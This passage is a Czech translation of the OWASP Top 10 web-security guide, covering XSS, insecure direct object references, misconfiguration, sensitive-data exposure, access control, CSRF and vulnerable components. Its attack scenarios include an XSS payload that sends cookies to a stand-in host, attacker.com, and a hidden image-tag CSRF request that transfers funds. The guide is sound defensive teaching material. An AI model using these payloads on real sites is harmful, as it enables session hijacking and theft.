1. Preferovanou možností je důkladně escapovat všechna nedůvěryhodná data založená na kontextu HTML (tělo, atributy, JavaScript, CSS nebo URL), do kterého se budou umisťovat. Viz OWASP XSS Prevention Cheat Sheet, kde jsou uvedeny podrobnosti k technikám escapování dat.
2. Doporučuje se sice i validace vstupů na základě pozitivních zkoušek či „whitelistů“, protože chrání proti XSS, není to ovšem kompletní obrana, neboť mnoho aplikací vyžaduje na vstupu speciální znaky. Takováto validace by měla, nakolik je to možné, před akceptováním dat validovat jejich délku, znaky, formát a pravidla činnosti.
3. U rozsáhlých stránek zvažte použití automatických sanitizačních knihoven, např. OWASP AntiSamy nebo Java HTML Sanitizer Project.
4. Jako obranu proti XSS na všech svých stránkách zvažte Content Security Policy.

Příklady útočných scénářů

Při konstrukci následujícího kousku HTML používá aplikace nedůvěryhodná data bez validace či escapování:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Útočník změní parametr ‘CC’ ve svém prohlížeči na:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

To způsobí odeslání ID relace oběti na webové stránky útočníka, což mu umožní unést aktuální relaci oběti.
Všimněte si, že útočník může XSS použít ke zmaření jakékoliv automatizované obrany aplikace proti CSRF. Další informace o CSRF najdete v sekci A8.

Odkazy


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

Externí

- CWE Entry 79 on Cross-Site Scripting

A4 Nezabezpečené přímé odkazy na objekty



Specifické pro aplikaci	Zneužitelnost SNADNÁ	Rozšíření BĚŽNÉ	Zjistitelnost SNADNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Vezměte v úvahu typy uživatelů v systému. Nemají mít někteří uživatelé k určitým druhům dat pouze částečný přístup?	Útočník, který je oprávněným uživatelem systému, jednoduše změní hodnotu parametru, který přímo odkazuje na objekt systému, na jiný objekt, k němuž nemá mít oprávnění. Je mu přístup udělen?	Aplikace často používají při generování (vytváření) webových stránek skutečný název nebo klíč nějakého objektu. Ne vždy ověřují, že je uživatel oprávněn přistupovat k cílovému objektu. To má za následek nezabezpečený přímý přístup k objektu. Takovéto chyby mohou snadno odhalit testeři, když budou manipulovat s hodnotami parametrů. Zda jsou autorizace řádně kontrolovány, rychle ukáže analýza kódu.		Takové chyby mohou ohrozit veškerá data, na která odkazuje parametr. Pokud je odkaz na objekt předvídatelný, útočník snadno získá přístup ke všem datům tohoto typu.	Zvažte obchodní hodnotu odhalených dat. Také zvažte obchodní dopad zveřejnění zranitelnosti.

Mohu být takto napaden?

Nejlepší způsob, jak zjistit, zda je aplikace je zranitelná vůči nezabezpečeným přímým odkazům na objekty, je ověřit, zda všechny odkazy na objekt mají odpovídající ochranu. K dosažení tohoto cíle vezměte v úvahu:

1. V případě **přímých** odkazů ke zdrojům s omezeným přístupem: ověří aplikace, že uživatel je oprávněn přistoupit přesně k požadovanému zdroji?
2. Pokud je odkaz **nepřímý**: omezí aplikace při mapování na přímé odkazy přístup aktuálnímu uživateli na hodnoty, k nimž má oprávnění?

Kontrola kódu (code review) aplikace může rychle ověřit, zda je přístup implementován bezpečně. K identifikaci odkazů na přímé zdroje a k posouzení, zda jsou bezpečné, je účinné též testování. Automatizované nástroje obvykle takovéto nedostatky nehledají, protože nejsou schopny rozpoznat, jaký zdroj vyžaduje ochranu, ani co je bezpečné nebo nebezpečné.

Jak tomu zamezím?

Prevence vyžaduje vhodný výběr metody ochrany každého objektu, který je dostupný uživatelům (např. číslo objektu nebo název souboru):

1. **Používejte nepřímé odkazy na objekty pro každého uživatele nebo relaci zvlášť.** Zabráníte tím v přístupu útočníkům, kteří se zaměřují na neautorizované zdroje. Například místo databázového klíče zdroje použijte rozbalovací seznam šesti hodnot schválených pro aktuálního uživatele. K označení hodnoty, kterou si uživatel vybral, můžete použít čísla 1-6. Aplikace musí namapovat nepřímý odkaz specifický pro uživatele zpět na skutečný databázový klíč na serveru. V OWASP ESAPI jsou uvedeny mapy odkazů jak pro sekvenční, tak pro libovolný přístup, a ty mohou vývojáři použít místo přímých odkazů na objekt.
2. **Zkontrolujte přístup.** Každé použití přímého odkazu na objekt z nedůvěryhodného zdroje musí obsahovat kontrolu přístupu a musí zaručit, že uživatel má k požadovanému objektu práva.

Příklady útočných scénářů

Aplikace používá neověřené údaje v dotazu SQL, který přistupuje k informacím o uživatelských účtech:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Útočník může jednoduše ve svém prohlížeči změnit parametr 'acct' a odeslat jakékoliv číslo účtu. Pokud není jeho požadavek ověřen, může útočník získat přístup nejen ke svému, ale k jakémukoliv účtu.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Odkazy

OWASP


- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API (Viz isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

Další informace ohledně požadavků na kontrolu přístupu viz ASVS requirements area for Access Control (V4).

Externí

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (příklad útoku přímým odkazem na objekt)

A5 Nezabezpečená konfigurace



Specifické pro aplikaci	Zneužitelnost SNADNÁ	Rozšíření BĚŽNÉ	Zjistitelnost SNADNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Uvažte anonymní externí útočníky i uživatele s vlastními účty, kteří se mohou pokusit kompromitovat systém. Také vezměte v úvahu aplikace znalé osoby, které chtějí zakrýt své činy.	Útočník přistupuje k výchozím účtům, nepoužívaným stránkám, neopraveným chybám, nechráněným souborům a adresářům atd., aby získal neoprávněný přístup nebo informace o systému.	Nezabezpečená konfigurace se může objevit na jakékoliv úrovni aplikace včetně platformy, webového serveru, aplikačního serveru, databáze, frameworku nebo vlastního kódu. Na správné konfiguraci tohoto celého komplexu musí spolupracovat vývojáři a správci systému. Pro detekci chybějících záplat, chybné konfigurace, výchozích účtů, nepotřebných služeb atd. jsou vhodné automatizované skenery.		Takovéto zranitelnosti často poskytují útočníkovi neautorizovaný přístup k některým datům nebo funkcím systému. Mohou případně vést i k naprosté kompromitaci systému.	Systém může být zcela kompromitován, aniž byste o tom věděli. Mohou být ukradena nebo postupně měněna všechna vaše data. Náklady spojené s obnovou mohou být značné.

Mohu být takto napaden?

Nechybí vaší aplikaci řádné zabezpečení některé části zásobníku aplikace? To mj. znamená:

1. Není některý váš software zastaralý? Například OS, webový nebo aplikační server, databázový systém, aplikace a **všechny potřebné knihovny (viz nový bod A9)**?
2. Nejsou povoleny nebo nainstalovány některé nepotřebné funkce (např. porty, služby, stránky, účty, oprávnění)?
3. Nejsou výchozí účty a jejich hesla stále funkční a beze změny?
4. Neodhaluje uživateli zpracování chyb výpis zásobníku nebo jiná příliš informativní chybová hlášení?
5. Nejsou bezpečnostní nastavení ve vašem vývojářském frameworku (např. Struts, Spring, ASP.NET) a knihovnách nastavena na nebezpečné hodnoty?

Bez sehraného, opakovatelného procesu zabezpečení konfigurace aplikace jsou systémy vystaveny vyššímu riziku.

Jak tomu zamezím?

Hlavním doporučením je realizovat všechny následující body:

1. Opakovaný proces posilování bezpečnosti, který umožní rychlé a snadné nasazení jiného, řádně zabezpečeného prostředí. Prostředí pro vývoj, QA a produkci by měla být nakonfigurována shodně (s různými hesly v každém prostředí). Tento proces by měl být automatizovaný, aby se minimalizovalo úsilí potřebné k nastavení nového bezpečného prostředí.
2. Proces pro včasné nasazení všech nových softwarových aktualizací a oprav v každém prostředí. To samé nutně platí **také pro všechny knihovny (viz nový bod A9)**.
3. Silnou architekturu aplikace, která poskytuje účinné, bezpečné oddělení komponent.
4. Zvažte pravidelná skenování a audity, která mohou odhalit budoucí chybné konfigurace nebo chybějící záplaty.

Příklady útočných scénářů

Scénář č. 1: Neodstraní se automaticky nainstalovaná administrátorská konzole aplikačního serveru. Nezmění se výchozí účty. Útočník zjistí, že na vašem serveru jsou standardní administrátorské stránky, přihlásí se s výchozími hesly a přebere nad serverem kontrolu.

Scénář č. 2: Na vašem serveru není zakázán výpis adresářů. Útočník zjistí, že může jednoduše vypsat adresáře a najít jakýkoli soubor. Útočník najde a stáhne všechny vaše zkompilované třídy Java, ty dekompiluje a pomocí reverzního inženýrství získá všechen váš kód. Poté ve vaší aplikaci najde vážnou chybu řízení přístupu.

Scénář č. 3: Konfigurace aplikačního serveru umožňuje vypsat zásobník, a odhalit tak uživateli případné skryté nedostatky. Útočníci mají rádi, když mohou z chybových hlášení získat další informace.

Scénář č. 4: Aplikační server je dodáván s ukázkovými aplikacemi, a ty se neodstraní z produkčního serveru. Ukázkové aplikace mají dobře známé bezpečnostní chyby, které mohou útočníci použít k ohrožení vašeho serveru.

Odkazy

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Další požadavky v této oblasti můžete najít v ASVS requirements area for Security Configuration (V12).

Externí

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6 Expozice citlivých dat



Specifické pro aplikaci	Zneužitelnost OBTÍŽNÁ	Rozšíření VZÁCNÉ	Zjistitelnost PRŮMĚRNÁ	Dopad VÁŽNÝ	Specifické pro aplikaci / podnikání
Zvažte, kdo může získat přístup k citlivým datům a případným zálohám těchto dat. Jedná se o data v klidu, přesouvaná data i data v prohlížečích zákazníků. Ohrožení může přijít zvenku i zevnitř.	Útočníci obvykle přímo neprolomí šifrovaná data. Dělají něco jiného, například kradou klíče, používají útoky typu man-in-the-middle, nebo kradou nešifrovaná data ze serveru, ať už během přenosu, nebo z prohlížeče uživatele.	Nejčastější chybou prostě je, že nejsou citlivá data šifrovaná. Časté je generování a správa slabých šifrovacích klíčů a používání slabých algoritmů, zvláště pak slabých technik hashování hesla. Velmi časté a snadno odhalitelné jsou slabiny prohlížeče, avšak takové nedostatky jsou těžko využitelné ve velkém měřítku. Zjištění nedostatků na straně serveru je pro externí útočníky obtížné kvůli omezenému přístupu a tyto chyby jsou také obvykle těžko zneužitelné.		Chyba často ohrožuje veškeré údaje, které by měly být chráněné. Obvykle se jedná o informace, které obsahují citlivé údaje, jako jsou zdravotní záznamy, pověření, osobní údaje, kreditní karty, atd.	Zvažte obchodní hodnotu ztracených dat a dopad na svou pověst. Jakou nesete právní odpovědnost, pokud jsou tato data nechráněná? Také zvažte poškození své pověsti.

Mohu být takto napaden?

První věc, kterou musíte zjistit, je, která data kvůli své citlivosti vyžadují zvláštní ochranu. Například hesla, čísla kreditních karet, zdravotní záznamy a osobní údaje by chráněny být měly. Pro všechny tyto údaje zkontrolujte:

1. Nejsou některá z těchto dat, počítaje v to také zálohy, dlouhodobě uložena jako prostý text?
2. Nejsou některá z těchto dat interně nebo externě přenášena jako prostý text? Zvláště nebezpečný je internetový provoz.
3. Nepoužívají se zastaralé nebo slabé kryptografické algoritmy?
4. Negenerují se slabé šifrovací klíče? Nechybí dostatečná správa nebo rotace klíčů?
5. Nechybí nejaká bezpečnostní direktiva nebo hlavičky, když se citlivá data posílají prohlížeči?

A tak dále ... více informací o této problematice viz ASVS areas Crypto (V7), Data Prot. (V9), a SSL (V10).

Jak tomu zamezím?

Všechna rizika nezabezpečné kryptografie, používání SSL a ochrany dat jsou nad rámec Top 10. Proto pro všechna citlivá data proveďte přinejmenším toto:

1. Při uvážení hrozeb, proti kterým plánujte chránit tato data, se ujistěte, že šifrujete všechna citlivá data, která jsou v klidu i která se přesouvají, a to způsobem, který je chrání proti těmto hrozbám.
2. Citlivá data neukládejte zbytečně. Co nejdříve je zlikvidujte. Data tak nemohou být ukradena.
3. Zajistěte používání silných standardních algoritmů, silných klíčů a řádnou správu klíčů. Zvažte použití FIPS 140 validovaných kryptografických modulů.
4. Zajistěte ukládání hesel pomocí algoritmů, které jsou speciálně navrženy pro ochranu hesel, např. bcrypt, PBKDF2 nebo scrypt.
5. Zakažte automatické doplňování (autocomplete) ve formulářích, které sbírají citlivá data, a zakažte kešování stránek, které obsahují citlivá data.

Příklady útočných scénářů

Scénář č. 1: Aplikace, která šifruje čísla kreditních karet v databázi, používá automatické šifrování databáze. To ovšem znamená, že i automaticky tato data dešifruje při jejich načítání, takže v případě SQL injection je možné získat čísla kreditních karet jako prostý text. Systém by měl mít čísla kreditních karet šifrovaná pomocí veřejného klíče a pouze backendové aplikace by měly mít povoleno tato data dešifrovat pomocí soukromého klíče.

Scénář č. 2: Webové stránky prostě nepoužívají SSL pro všechny autentizované stránky. Útočník jednoduše monitoruje provoz v síti (jako otevřené bezdrátové sítě) a ukradne cookie relace uživatele. Útočník pak použije tuto cookie, unese uživatelovu relaci a získá přístup k jeho soukromým datům.

Scénář č. 3: Databáze hesel používá pro ukládání všech hesel nesolené hashe. Chyba v uploadu souboru umožňuje útočníkovi získat soubor s hesly. Všechny nesolené hashe mohou být odkryty pomocí tzv. duhové tabulky předpočítaných hashů.

Odkazy


OWASP - Úplnější seznam požadavků viz v ASVS req'ts on Cryptography (V7), Data Protection (V9) a Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externí

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

A7 Chyby v řízení úrovní přístupů



Specifické pro aplikaci	Zneužitelnost SNADNÁ	Rozšíření BĚŽNÉ	Zjistitelnost PRŮMĚRNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Všichni, kdo mají přístup do sítě, mohou zaslat vaší aplikaci požadavek. Nemůže se anonymní uživatel dostat k neveřejné funkcionalitě nebo ověřený uživatel k funkcím, k nimž nemá oprávnění?	Útočník, který je ověřeným uživatelem systému, může upravit URL či parametr, a dostat se tak k privilegovaným funkcím. Je mu přístup umožněn? Anonymní uživatelé se mohou dostat k neveřejným funkcím, které nejsou zabezpečeny.	Ne vždy chráni aplikace své funkce správně. Někdy je úroveň ochrany funkcí řízena nastavením, ovšem systém je nastaven nesprávně. Jindy vývojáři zapomenou udělat dostatečnou kontrolu kódu. Detekování takovéhoto nedostatku přitom není těžké – nejnáročnější je určit, které stránky (URL) a funkce jsou napadnutelné.		Tento druh zranitelnosti umožňuje útočníkovi získat neoprávněný přístup k funkcionalitě. Ústředním cílem takovéhoto útoku jsou administrátorské funkce.	Zvažte hodnotu jednotlivých funkcí a dat jimi zpracovávaných. Také zvažte vliv na svou pověst, pokud se tato zranitelnost dostane na veřejnost.

Mohu být takto napaden?

Nejlepším způsobem, jak zjistit, zda aplikace správně omezuje přístup k jednotlivým funkcím, je ověřit každou funkci aplikace:

1. Nezobrazuje uživatelské rozhraní přístup k neoprávněným funkcím?
2. Nechybí na straně serveru autentizační nebo autorizační kontroly?
3. Nespoléhají kontroly na straně serveru pouze na informace poskytnuté útočníkem?

Prohlédněte si aplikaci s privilegovanými právy pomocí proxy. Následně opět navštivte stránku s použitím omezených práv. Pokud jsou si odpovědi serveru podobné, server je pravděpodobně zranitelný. Tento druh analýzy některé testovací proxy přímo podporují.

Na implementaci řízení přístupu se můžete podívat také v kódu. Zkuste v kódu sledovat jeden privilegovaný požadavek a zkontrolovat autorizační mechanizmus. Následně projděte celý kód a zjistěte, kde nebyl tento mechanismus dodržen.

Tato chyba se hledá automatickými nástroji jen stěží.

Jak tomu zamezím?

Aplikace by měla mít konzistentní a jednoduše analyzovatelný autorizační modul, který budou používat všechny funkce. Takovou ochranu často poskytují externí doplňky.

1. Zamyslete se nad procesem správy oprávnění a zajistěte, aby byla jednoduše aktualizovatelná a prověřitelná. Nevpisujte oprávnění přímo do kódu.
2. Autorizační mechanismus by měl implicitně odmítnout všechny přístupy a každou funkci by měl povolit jenom vyjmenovaným uživatelským rolím.
3. Pokud je funkce součástí pracovního postupu, ujistěte se, že podmínky umožňující přístup jsou nastaveny správně.

Poznámka: Většina webových aplikací sice nezobrazuje odkazy ani tlačítka pro přístup k privilegovaným funkcím, ale toto „řízení přístupu na úrovni vzhledu“ ochranu ve skutečnosti nezajistí. Kontroly je potřeba implementovat rovněž v řídících prvcích a v logice činnosti firmy.

Příklady útočných scénářů

Scénář č. 1: Útočník v prohlížeči zadá cílové URL. Toto URL vyžaduje autentizaci. Pro přístup ke stránce „admin_getappInfo“ jsou požadována administrátorská práva.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Pokud může přistoupit k jedné z těchto stránek neautentizovaný uživatel, jedná se o zranitelnost. Pokud může přistoupit ke stránce “admin_getappInfo“ autentizovaný uživatel, který však není administrátorem, jedná se také o zranitelnost, a ta může dovést útočníka na ještě nedostatečněji chráněné administrátorské stránky.

Scénář č. 2: Stránka obsahuje parametr „akce“, který určuje volanou funkčnost. Různé akce vyžadují různé uživatelské role, a pokud aplikace použití rolí nevynucuje, je to chyba.

Odkazy

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Další požadavky na řízení přístupu viz v ASVS requirements area for Access Control (V4).

Externí

- CWE Entry 285 on Improper Access Control (Authorization)

A8 Cross-Site Request Forgery (CSRF)



Mohu být takto napaden?

Aplikace je napadnutelná, pokud v některém odkazu nebo formuláři chybí token CSRF, který nelze odhadnout. Bez něj může útočník podsunout škodlivý dotaz na stránku. Jako alternativní ochranu můžete od uživatele požadovat ověření, že opravdu zamýšlel dotaz odeslat, např. opětovné zadání hesla nebo jiný způsob, kterým prokáže, že je skutečným uživatelem (CAPTCHA apod.).
Zaměřte se na odkazy a formuláře sloužící k provedení změn stavu – ty jsou nejdůležitějším cílem útoku CSRF.
Zkontrolujte vícekrokové operace, protože ty jsou ohroženy ze své podstaty. Útočníci mohou snadno podstrčit celou řadu požadavků za použití více tagů nebo prostřednictvím JavaScriptu.
Je nutno poznamenat, že cookies relace, zdrojová adresa IP a další informace automaticky zasílané prohlížečem neposkytují ochranu proti CSRF, protože se mohou vyskytovat i v podvržených dotazech.
Nástrojem CSRF Tester od OWASPu si můžete vygenerovat testové případy, pomocí nichž uvidíte nebezpečí spojená se zranitelností CSRF.

Jak tomu zamezím?

Prevence CSRF obvykle spočívá v začlenění nepředvídatelného tokenu do každého požadavku HTTP. Unikátní token by měla mít přinejmenším každá uživatelská relace.

1. Upřednostňovaným způsobem je vložit unikátní token do skrytého pole, které se pak odešle v těle požadavku HTTP. Token tak nebude součástí URL, kde by bylo větší riziko jeho odhalení útočníkem.
2. Unikátní token může být také obsažen v samotném URL nebo v parametru URL, což ovšem zvyšuje riziko, že když útočník zjistí URL, token bude prozrazen.
   CSRF Guard od OWASP může automaticky vložit tyto tokeny do aplikací v Java EE, .NET nebo PHP. ESAPI od OWASPu obsahuje metody, které mohou vývojáři použít na obranu proti CSRF.
3. Proti CSRF může také ochránit požadování opětovné autentizace nebo jiného způsobu ověření, že uživatel je skutečný (např. CAPTCHA).

Příklady útočných scénářů

Aplikace umožní uživateli zaslat požadavek na změnu stavu, který neobsahuje žádné utajené informace. Například:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

Útočník podle něj vytvoří požadavek, který převede peníze z účtu oběti na svůj účet. Pak vloží tento požadavek na nějakou svou stránku do požadavku na obrázek nebo do iframu:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Když oběť navštíví jednu z těchto útočníkových stránek, podvržený požadavek se odešle, a pokud bude oběť zároveň přihlášena k example.com, bude požadavek automaticky obsahovat informace o relaci oběti, čímž bude autorizován.

Odkazy


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externí

- CWE Entry 352 on CSRF

A9 Použití známých zranitelných komponent



Specifické pro aplikaci	Zneužitelnost PRŮMĚRNÁ	Rozšíření ROZSÁHLÉ	Zjistitelnost OBTÍŽNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Některé zranitelné komponenty (např. knihovny) mohou být identifikovány a zneužity automatickými nástroji. Skupina útočníků se tím rozšiřuje ze záměrných útočníků také o aktéry, kteří jednají náhodně.	Útočník zjistí automatickým skenováním nebo při ručním procházení stránek slabou komponentu. Útok přizpůsobí nalezené zranitelnosti a pak ho provede. Čím je zranitelná komponenta hlouběji v aplikaci, tím je útok obtížnější.	Tyto nedostatky má mnoho aplikací, protože vývojáři nevěnují dostatečnou pozornost tomu, jestli jsou jejich komponenty a knihovny aktuální. V mnoha případech vývojáři ani nevědí, jaké komponenty využívají, tím méně znají jejich verze. Situaci ještě zhoršují závislosti mezi jednotlivými komponentami.		Mohou se vyskytnout jakékoli zranitelnosti, např. injektování, prolomení přístupu do aplikace, XSS atd. Dopad se pak pohybuje od minimálního až po úplné převzetí kontroly nad hostitelem a kompromitaci dat.	Je potřeba zvážit, jaký dopad může každá zranitelnost mít na činnost vaší organizace, kterou zajišťuje napadená aplikace. Může být nevýznamná, nebo naopak může znamenat naprostou kompromitaci.

Mohu být takto napaden?

Teoreticky by mělo být jednoduché zjistit, jestli nějakou zranitelnou komponentu v aplikaci používáte. Bohužel hlášení o zranitelnostech v komerčním nebo open source softwaru ne vždy jasně specifikují, které verze komponent jsou zranitelné. Navíc se ve všech knihovnách nevyužívá srozumitelný způsob číslovaní verzí. Nejhorší je, že ne všechny zranitelnosti jsou nahlašovány do centrálního, snadno prohledatelného systému. Je ovšem potřeba říci, že na stránkách jako CVE a NVD se postupem času vyhledává stále snáze.
Zda váš systém obsahuje nějakou zranitelnou komponentu, zjistíte procházením těchto databází a neustálým sledováním e-mailových konferencí a oznámeních o možných zranitelnostech. Pokud nějaká komponenta zranitelnost obsahuje, je potřebné zkontrolovat, jestli váš kód příslušnou část této komponenty využívá a jaký dopad by mělo její zneužití.

Jak tomu zamezím?

Jednou z možností je nepoužívat komponenty, které jste si sami nanapsali. To je však téměř nemožné.
Mnohé projekty nevydávají bezpečnostní záplaty pro starší verze svých komponent. Místo toho se zranitelnosti většinou opravují v dalších verzích. Proto je důležité aktualizovat komponenty na tyto nové verze. Součástí softwarových projektů by měl být proces:

